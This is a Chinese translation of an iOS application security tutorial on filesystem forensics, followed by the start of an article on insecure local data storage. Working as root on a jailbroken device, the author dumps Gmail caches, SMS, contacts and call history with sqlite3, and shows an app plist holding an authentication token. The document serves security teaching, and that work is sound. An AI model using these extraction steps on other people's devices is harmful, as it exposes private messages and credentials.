./System/Library/PrivateFrameworks/AppSupport.framework/cs.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/da.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/el.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/en_GB.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/fi.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/he.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/hr.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/hu.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/id.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ko.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ms.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/no.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/pl.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/pt.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/pt_PT.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ro.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ru.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/sk.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/sv.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/th.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/tr.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/uk.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/vi.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/zh_CN.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/zh_TW.lproj/Localizable_Places.db
./private/var/Keychains/keychain-2.db
./private/var/db/launchd.db
```

你可以得到在设备上保存的所有数据库文件。让我们先看下其中的一些重要数据库文件。

我在设备上安装了gmail应用。下面这个文件对我来说看起来很有趣。

```
./private/var/mobile/Applications/A91FA08D-A6EF-429E-BEAF-2D23B0031D31/Library/Caches/https_mail.google.com_0/0000000000000001.db
```

看起来这个文件包含了一些重要的信息。让我们先用sqlite客户端分析一下这个文件。请注意，你需要在你的设备上安装sqlite客户端，比如sqlite3。 我们先打开设备，然后用命令sqlite3 file_name打开数据库文件。

```
Prateeks-iPod:/ root# sqlite3 ./private/var/mobile/Applications/A91FA08D-A6EF-429E-BEAF-2D23B0031D31/Library/Caches/https_mail.google.com_0/0000000000000001.db
```

请注意，你会得到一个sqlite解释器。让我们打开headers，这样我们就可以看到所有的列表名称。你可以用.tables命令看看数据库存放的所有表。

```
Prateeks-iPod:/ root# sqlite3 ./private/var/mobile/Applications/A91FA08D-A6EF-429E-BEAF-2D23B0031D31/Library/Caches/https_mail.google.com_0/0000000000000001.db
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .headers on
sqlite> .tables
__WebKitDatabaseInfoTable__  cached_messages
action_queue_32              cached_queries
cached_contacts              config_table
cached_conversation_headers  hit_to_data
cached_labels                log_store
sqlite>
```

有些表看起来很有趣，比如cached_contacts, cached_queries 和 cached_messages。让我们从cached_messages导出所有信息。

```
sqlite> select * from cached_messages;
messageId|conversationId|activityId|isUnread|isStarred|isInbox|isSpam|isTrash|isMuted|isPhishy|isDraft|isActivity|isMInbox|personalLevel|subject|snippetHtml|address_from|address_to|address_cc|address_bcc
address_replyTo|receivedDateMs|body|isClipped|attachments|hasExternalImages|hasStrippedExternalImages|imagesAlwaysDisplayed|uploadedAttachments|localUpdate|lastAction|originalMessageId|entityRefId|spamMe
sageToDisplay|eventCards|fi[illegible]
```

正如我们看到的那样，导出了所有缓存了的邮件。

类似的，我们也可以导出所有的短信（SMS）数据库，位于/private/var/mobile/Library/SMS. 你可以从导出文件中看到一条消息， 其文本是Test message for ios security tutorial

```
Prateeks-iPod:/ root# sqlite3 ./private/var/mobile/Library/SMS/sms.db
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .headers on
sqlite> .tables
_SqliteDatabaseProperties  message
group_member               msg_group
madrid_attachment          msg_pieces
madrid_chat
sqlite> select * from message;
ROWID|address|date|text|flags|replace|svc_center|group_id|association_id|height|UIFlags|version|subject|country|headers|recipients|read|madrid_attributedBody|madrid_handle|madrid_version|madrid_guid|madri
d_type|madrid_roomname|madrid_service|madrid_account|madrid_account_guid|madrid_flags|madrid_attachmentInfo|madrid_url|madrid_error|is_madrid|madrid_date_read|madrid_date_delivered
24||390691739|    |0|0||0|0|0|0|0|||||0|
                                        streamtyped???@???NSMutableAttributedString|+918755867537|0|B8D3AE84-A5CC-4B74-8459-7E73A3E74AF6|0||Madrid|e:prateek.searchingeye@gmail.com|4F538C6B-1167-493F-8840-
482757CE5D66|5|
                streamtyped???@???NSArray||22|1|0|0
25||395321680|Test message for ios security tutorial  |0|0||0|0|0|0|0|||||0|
                                                                            streamtyped???@???NSMutableAttributedString|prateek.searchingeye@gmail.com|0|BFBEC95F-454E-4303-88DF-A00A0A70F17F|0||Madrid|e:pr
ateek.searchingeye@gmail.com|4F538C6B-1167-493F-8840-482757CE5D66|36869|||0|1|0|395321682
26||395321677|Test message for ios security tutorial  |0|0||0|0|0|0|0|||||0|
                                                                            streamtyped???@???NSMutableAttributedString|prateek.searchingeye@gmail.com|0|E93DDC62-714D-496F-B2E0-AF5439A7D10E|0||Madrid|e:pr
ateek.searchingeye@gmail.com|4F538C6B-1167-493F-8840-482757CE5D66|12289|||0|1|395321683|0
sqlite>
```

另一个例子是联系人数据库，其位置是 /var/mobile/Library/AddressBook


```
Prateeks-iPod:~ root# cd /var/mobile/Library/AddressBook
Prateeks-iPod:/var/mobile/Library/AddressBook root# ls
AddressBook.sqlitedb  AddressBook.sqlitedb-shm  AddressBook.sqlitedb-wal  AddressBookImages.sqlitedb  AddressBooksqlitedb
Prateeks-iPod:/var/mobile/Library/AddressBook root# sqlite3 AddressBook.sqlitedb
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .tables
ABGroup                     ABPersonMultiValueDeletes
ABGroupChanges              ABPersonSearchKey
ABGroupMembers              ABPhoneLastFour
ABMultiValue                ABRecent
ABMultiValueEntry           ABStore
ABMultiValueEntryKey        FirstSortSectionCount
ABMultiValueLabel           FirstSortSectionCountTotal
ABPerson                    LastSortSectionCount
ABPersonBasicChanges        LastSortSectionCountTotal
ABPersonChanges             _SqliteDatabaseProperties
ABPersonLink
sqlite> select * from ABPerson;
1|[illegible]|-5IOQ3C/=CE57C  |3C/=-5IOQCE57C        |347779[illegible]|https://prateek.searchingey
[illegible]carddavhome/card/779E[illegible]CD11E634AD9.vcf|"C=94@U=ed22420
[illegible]1C1D699F-7849-488D-953D-D96B1C3D86CD[illegible]contacts.icloud.com:443/144
[illegible]532dc1c58adfc6902f2c217f|1
2|[illegible]prateek.searchingeye
[illegible]/1447273166/[illegible].vcf|"C=6@U=ed224205-
[illegible]698D8A8F-6876-4397-8606-84E56854F909[illegible]
3|Prateek|Gianchandani||||prateek.searchingeye@gmail.com||0|[illegible]'I+57A3/W/3?'7=+C?


 |37'A+5'A-'A7EI'M//;EI'M//;K/'I+57A3/W/3?'7=+C?
```


你也可以查看电话历史记录，位于 /private/var/wireless/Library/CallHistory

```
Prateeks-iPod:~ root# cd /private/var/wireless/Library/CallHistory
Prateeks-iPod:/private/var/wireless/Library/CallHistory root# ls
call_history.db
Prateeks-iPod:/private/var/wireless/Library/CallHistory root# sqlite3 call_history.db
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .headers on
sqlite> .tables
_SqliteDatabaseProperties  data
call
sqlite> select * from call;
ROWID|address|date|duration|flags|id|name|country_code|network_code
1|[illegible]|1326086551|4|21|-1|||
2|[illegible]|1326086585|21|21|-1|||
3|[illegible]|21|-1|||
4|[illegible]|21|-1|||
5|[illegible]|20|-1|||
6|[illegible]|20|-1|||
7|[illegible]|-1|||
8|[illegible]|1331379621|[illegible]|-1|||
9|[illegible]|1332216668|45|21|-1|||
10|[illegible]|1332216775|0|20|-1|||
11|[illegible]|1332866829|28|21|-1|||
12|[illegible]|1337319713|0|20|-1|||
13|[illegible]|1337320966|105|21|-1|||
14|[illegible]|1337321177|21|21|-1|||
15|[illegible]|1350411525|31|21|-1|||
16|[illegible]|1350411559|30|21|-1|||
17|[illegible]|1358365638|7|21|-1|||
18|[illegible]|2|21|-1|||
19|[illegible]|3|21|-1|||
sqlite> 
```

有时候用命令行做这些事情确实很费时间。一个更好的分析方法就是导出这些信息到你电脑上，（然后用工具打开）。例如，下载 Address Book Sqlite database



我们可以用GUI Sqlite客户端工具来分析这个文件。我这里用的是MesaSQLite。免费且易用。 在MesaSQLite中，先到File，然后点击Open Database，选择db文件，然后在Content tab，选择一个表然后点击查看所有（Show All）




如你所见，许多信息都可以从这些数据库文件中获取。我推荐你自己去探索下，找找其他应用甚至操作系统的数据库文件看看。

从plist文件中获取信息

plist是用户存放许多不同设置和配置的结构化文本文件。因为这些信息都是以key-value这种键值对来存放信息的，所以要改变这些信息非常容易。因此，许多开发者有时会在这些文件中存放许多不该存放在这的信息。

即使在一个没有越狱的设备上，plist文件也可以通过工具iExplorer获取。你可以用iExlorer看看plist文件。例如如下图是一个Defcon iOS应用的plist 中存放的信息。



下图是Snapchat应用的Documents目录中保存的plist文件截图。第一个高亮的区块实际上是特定用户的认证标识(authentication token)，第二个高亮的区块是 Snapchat的用户名称。

```
    </dict>
    <dict>
            <key>NS.string</key>
            <string>474b0f48-1744-48b8-86c3-7bba7fd4f3ea</string>
    </dict>
    <dict>
            <key>NS.string</key>
            <string>53FCC1E5ABECBDCA37169297E92CE0E01ADE7AEDBD5B60C34185C61DCEB82084</string>
    </dict>
    <dict>
            <key>NS.objects</key>
            <array/>
    </dict>
    <dict/>
    <dict>
            <key>NS.string</key>
            <string>248076374010065221r</string>
    </dict>
    <dict>
            <key>NS.string</key>
            <string>ggfffggf</string>
    </dict>
    <dict>
```

Plist文件也可能包含机密信息，比如用户名和密码。有一个事情需要特别注意的就是，任何人都可以从设备中导出**plist**文件，即使这个设备没有越狱。 你也可以从用户的**iTunes** 备份中导出这些**plist**文件。过去数年，有开发者把机密数据存放在**plist**文件中，这是不正确的做法。Linkedin iOS应用被发现的一个漏洞就是它把用户的认证信息存放在plist文件中，你可以到这找到更多信息。

如果你想在terminal看这些plist文件，你可以先用工具plutil把它转化为xml格式，命令是 plutil -covert xml1 [filename]。首先用下面的2个命令找到设备上所有的plist文件。

```
Prateeks-iPod:/var/mobile root# cd /
Prateeks-iPod:/ root# find * . -name *.plist
```

然后把它转成xml格式

```
Prateeks-iPod:/ root# plutil -convert xml1 System/Library/Backup/Domains.plist
Converted 1 files to XML format
Prateeks-iPod:/ root#
```

现在文件是结构化的格式了，我们可以用vim打开它。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>MaxSupportedVersion</key>
        <string>13.0</string>
        <key>MinSupportedVersion</key>
        <string>3.0</string>
        <key>SystemDomains</key>
        <dict>
                <key>BooksDomain</key>
                <dict>
                        <key>RelativePathAggregateDictionaryGroups</key>
                        <dict>
                                <key></key>
                                <string>books</string>
                        </dict>
                        <key>RelativePathsNotToBackup</key>
                        <array/>
                        <key>RelativePathsNotToBackupToDrive</key>
                        <array>
                                <string># don't remove items not restored</string>
                        </array>
```

如你所见，我们现在能够分析plist文件的内容。

总结

在本文中，我们查看了iOS的文件系统，学习到其目录结果是如何组织的，查看了一些重要文件，并且学习了如何从数据库和plist文件中导出重要数据。

本文原文是 IOS Application Security Part 10 – IOS Filesystem and Forensics

---

#5 iOS应用静态分析下的更多文章


本文我们将看看应用在本地存储数据有哪些方法以及这些不同方法的安全性。

我们将会在一个demo上这些这些测试，你可以从github上下载这个例子程序。对于CoreData的例子，你可以从这下载例子程序。本例有一个不同点就是我们将会在模拟器上运行这些应用，而不是在设备上运行。这样做的目的是为了证明在前面文章中的操作都可以通过Xcode来把这些应用运行在模拟器上。当然，你也可以把这应用安装到设备上。

NSUserDefaults

保存用户信息和属性的一个非常普通的方法就是使用NSUserDefaults。保存在NSUserDefaults中的信息在你的应用关闭后再次打开之后依然存在。保存信息到NSUserDefaults的一个例子就是保存用户是否已登录的状态。我们把用户的登录状态保存到NSUserDefaults以便用户关闭应用再次打开应用的时候，应用能够从NSUserDefaults获取数据，根据用户是否登录展示不同的界面。有些应用也用这个功能来保存机密数据，比如用户的访问令牌，以便下次应用登录的时候，它们能够使用这个令牌来再次认证用户。

从github可以下载例子应用，运行起来。你可以得到下面的界面，现在输入一些信息到与NSUserDefaults相关的文本框，然后点击下面的“Save in NSUserDefaults”。这样数据就保存到NSUserDefaults了。




许多人不知道的是保存到NSUserDefaults的数据并没有加密，因此可以很容易的从应用的包中看到。NSUserDefaults被存在一个以应用的bundle id为名称的plist文件中。 首先，我们需要找到我们应用的bundle id。因为我们在模拟器上运行，我们可以在/Users/$username/Library/Application Support/iPhone Simulator/$ios version of simulator/Applications/找到应用。我这的路径是："Users/prateekgianchandani/Library/Application Support/iPhone Simulator/6.1/Applications"。

一旦我们找到那个目录，我们可以看到一堆应用。我们可以用最近修改的日期找到我们的应用，因为它是最近修改的。

Name	Date Modified	Size	Kind
.DS_Store	Today 6:43 PM	15 KB	Document
26A7DBA1-13DF-4B74-AE01-63C0C2BA5996	Today 6:03 PM	--	Folder
41FE9E3E-A0EB-49EA-843B-7DE13013102B	29-Sep-2013 9:02 PM	--	Folder
3131CAF0-8EB8-4EDB-8870-BC9861C00564	01-Oct-2013 2:47 PM	--	Folder
14285228-7627-497C-8FBF-6D8C0FEF0CF0	25-Sep-2013 6:15 PM	--	Folder
A83595C4-92FC-4138-99C6-43815E1F77E0	29-Sep-2013 10:47 PM	--	Folder
AC399447-C0F0-473F-9469-426715C34A92	Today 6:07 PM	--	Folder
B26F2726-C608-4217-BF01-05B977B4473F	29-Sep-2013 11:12 PM	--	Folder
B27FC6BC-8CDF-4323-BC6E-FF3AFCF8BB3B	29-Sep-2013 11:12 PM	--	Folder
BE3C8FA2-586D-4A99-8764-152DFE97EF26	29-Sep-2013 10:47 PM	--	Folder
C7484357-2583-41F1-88B1-7E4E91CB395E	04-Oct-2013 2:04 AM	--	Folder
CB632019-A9AE-4849-B6F6-713124C41D59	03-Oct-2013 11:31 PM	--	Folder

进入到应用的bundle里面。通过NSUserDefaults保存的数据都可以在如下图所示的Library -> Preferences -> $AppBundleId.plist文件中找到。

